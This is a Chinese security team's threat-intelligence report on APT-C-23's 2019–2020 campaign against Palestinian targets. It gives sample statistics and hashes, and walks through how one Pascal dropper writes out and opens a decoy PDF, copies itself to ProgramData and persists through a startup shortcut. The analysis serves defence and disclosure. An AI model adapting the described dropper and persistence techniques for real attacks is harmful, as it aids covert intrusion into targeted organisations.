伸向巴勒斯坦的致命毒针

双尾蝎 (APT-C-23)
组织的攻击活动分析与总结

GCOW
安全团队

追影小组出品

刺向巴勒斯坦的致命毒针——双尾蝎 APT 组织的攻击活动分析与总结

一.前言

双尾蝎APT组织(又名:`APT-C-23`),该组织从 2016 年 5 月开始就一直对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击.其在2017年的时候其攻击活动被360企业安全进行了披露,并且其主要的攻击区域为中东,其中以色列与巴勒斯坦更受该组织的青睐。

攻击平台主要包括 `Windows` 与`Android`:

其中针对`windows`的平台,其比较常见的手法有投放带有"`*.exe`"或"`*.scr`"文件后缀的**释放者**文件,在目标用户打开后释放对应的诱饵文档,并且释放下一步的**侦查者(Recon)**.持久存在的方式也不唯一,一般通过写入注册表启动项以及释放指向持久化远控的快捷方式到自启动文件夹下.其侦查者会收集当前机器的相关信息包含(**系统版本,计算名,杀毒软件信息,当前文件所在路径,恶意软件当前版本**),以及其解析`C2`的回显指令,并执行.比如:**远程shell,截屏和文件下载。**

同时根据别的安全厂商的报告,我们也得知该组织拥有于攻击`Android`平台的组件,拥有**定位、短信拦截、电话录音等，并且还会收集文档、图片、联系人、短信等情报信息；PC 端后门程序功能包括收集用户信息上传到指定服务器**的功能、远程下载文件能力.


近日`check point`安全厂商披露了该组织自导自演,给以色列士兵手上安装恶意软件的攻击活动.可以从中看出该团伙的攻击设计之巧妙,准备之充分。但最后结果还是被以色列给反制了一波.....

Gcow安全团队**追影小组**于`2019.12`月初开始监测到了**双尾蝎**APT组织通过投递带有诱饵文件的相关可执行文件针对**巴勒斯坦**的部门 进行了相应的攻击活动,这些诱饵文件涉及教育,科技,政治等方面的内容,其攻击活动一直持续到了`2020.2`月底.**追影小组**对该组织进行了一定时间的追踪.遂写成此报告还请各位看官欣赏.


二.样本信息介绍以及分析

1.样本信息介绍

在本次**双尾蝎**APT组织针对**巴勒斯坦**的活动中,Gcow安全团队**追影小组**一共捕获了`14`个样本,均为`windows`样本,其中`12`个样本是释放诱饵文档的可执行文件,`2`个样本是带有恶意宏的诱饵文档




在这`12`个可执行文件样本中,有`7`个样本伪装成`pdf`文档文件,有`1`个样本伪装为`word`文档文件,有`2`个样本伪装为`rar`压缩文件.有`2`个样本伪装成`mp3`,`mp4`音频文件



在这`14`个`Windows`恶意样本中,其诱饵文档的题材,政治类的样本数量有`9`个,教育类的样本数量有`1`个,科研类的样本数量有`1`个,未知类的样本数量有`3`个(**注意:未知指得是其诱饵文档出现错误无法打开或者其内容属于无关内容**)

2019.12——2020.2 双尾蝎(APT-C-23)针对巴勒斯坦目标进行活动所使用的诱饵样本题材占比图



现在各位看官应该对这批**双尾蝎**组织针对**巴勒斯坦**的攻击活动有了一个大概的认识,但是由于这批样本之中有一些话题是以色列和巴勒斯坦共有的,这里`Gcow`安全团队**追影小组**持该组织主要是攻击**巴勒斯坦**的观点,若各位看官有更多的证据,欢迎联系我们团队.**注意:这里只是一家之言,还请各位看官须知。**

那下面**追影小组**将以一个恶意样本进行详细分析,其他样本采取略写的形式向各位看官描述此次攻击活动。**注意:因为其他样本的主要逻辑是相同的,所以没有必要枉费笔墨**

2.样本分析

(1).Define the Internet in government institutions

a.样本信息

样本信息	Define the Internet in government institutions(政府机构定义互联网)
样本MD5	3296b51479c7540331233f47ed7c38dd
样本SHA-1	4107f9c36c3a5ce66f8365140901cd15339aa66c
样本SHA-256	d08e7464fa8650e669012056548383fbadcd29a093a28eb7d0c2ba4e9036eb07
样本类型	Win32 EXE GUI程序
样本大小	2.01 MB (2105856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-14 09:58:48

b.样本分析


通过对样本的分析我们得知了该样本是兼具**释放者(Dropper)**与**下载者(Downloader)**的功能,其**释放者(Dropper)**主要是用以释放诱饵

文档加以伪装以及将自身拷贝到**%ProgramData%**目录下,并且生成执行该文件的快捷方式并且释放于自启动文件夹下,而**下载者(Downloader)**


部分主要是通过进行信息收集以及等待C2给予的回显,主要功能有:**远程shell,文件下载,屏幕截屏**

i.释放者(Dropper)部分:


通过 FindResource 函数查找名称为:**MyData**的资源




通过 LoadResource 函数加载该资源




通过 LockResource 函数锁定资源并且获取资源在内存的地址




通过 SizeofResource 函数通过获取资源的地址计算该资源的长度




通过`CreateFile`函数在**%temp%**目录下释放诱饵PDF文档**Define the Internet in government institutions.pdf**




通过`WriteFile`函数将PDF源数据写入创建的诱饵文档内





通过 `ShellExecute` 函数打开PDF诱饵文档,以免引起目标怀疑



其PDF诱饵文档内容如图,主要关于其**使用互联网**的**政治类**题材样本,推测应该是**针对政府部门**的活动

اعتماد تقنين الانترنت في المؤسسات الحكومية

أعلن وزير الاتصالات وتكنولوجيا المعلومات، اليوم الإثنين، إنه تم اعتماد تقنين استخدام الانترنت في المؤسسات العامة بإغلاق كل ما هو ضار من مواقع ليس لها صلة مباشرة بالعمل.

ومن هذه المواقع، "المواقع الإباحية أو القمار أو الخاصة بالجريمة أو مواقع الترفية أو المواقع التي يمكن أن تؤدي لتخريب أجهزة المؤسسات الحكومية والقرصنة".

وأضاف في لقاء صحفي، "تتضمن الإجراءات المتخذة تقنين استخدام مواقع التواصل الاجتماعي لمدة ساعتين من الدوام الحكومي، على أن يكون لرئيس الهرم في كل مؤسسة، الصلاحية في السماح بوصول الموظف لأي من المواقع المذكورة، حسب طبيعة العمل".

في الوقت ذاته، نفى أن تكون هذه الإجراءات "شبيهة قيود" على عمل الموظفين الحكوميين معتبرا أنها "تستهدف التنظيم خاصة أن هناك مؤسسات حكومية تطبق هذه الإجراءات بالفعل منذ فترات طويلة وما تم هو اعتماد سياسات محددة لتعميمها ".

原文

政府机构采用互联网技术

今天，星期一，通信和信息技术部长宣布已采用一项技术公共机构中的Internet会关闭所有不直接相关的有害站点在工作。

在这些网站中，“色情，赌博，犯罪，娱乐或色情网站可能破坏政府机构和盗版的网站。

他在一次新闻采访中补充说：“所采取的措施包括使使用网站合法化在距政府办公室两个小时的时间里，只要金字塔的负责人在每个机构中，

根据工作性质，允许员工访问任何上述站点的权限。


同时，他否认这些措施是“怀疑政府官员的工作受到限制”，

考虑到它“以组织为目标，特别是因为存在执行这些程序的政府机构确实，很长一段时间以来，所采用的就是采用具体的政策来将其概括化。”


翻译

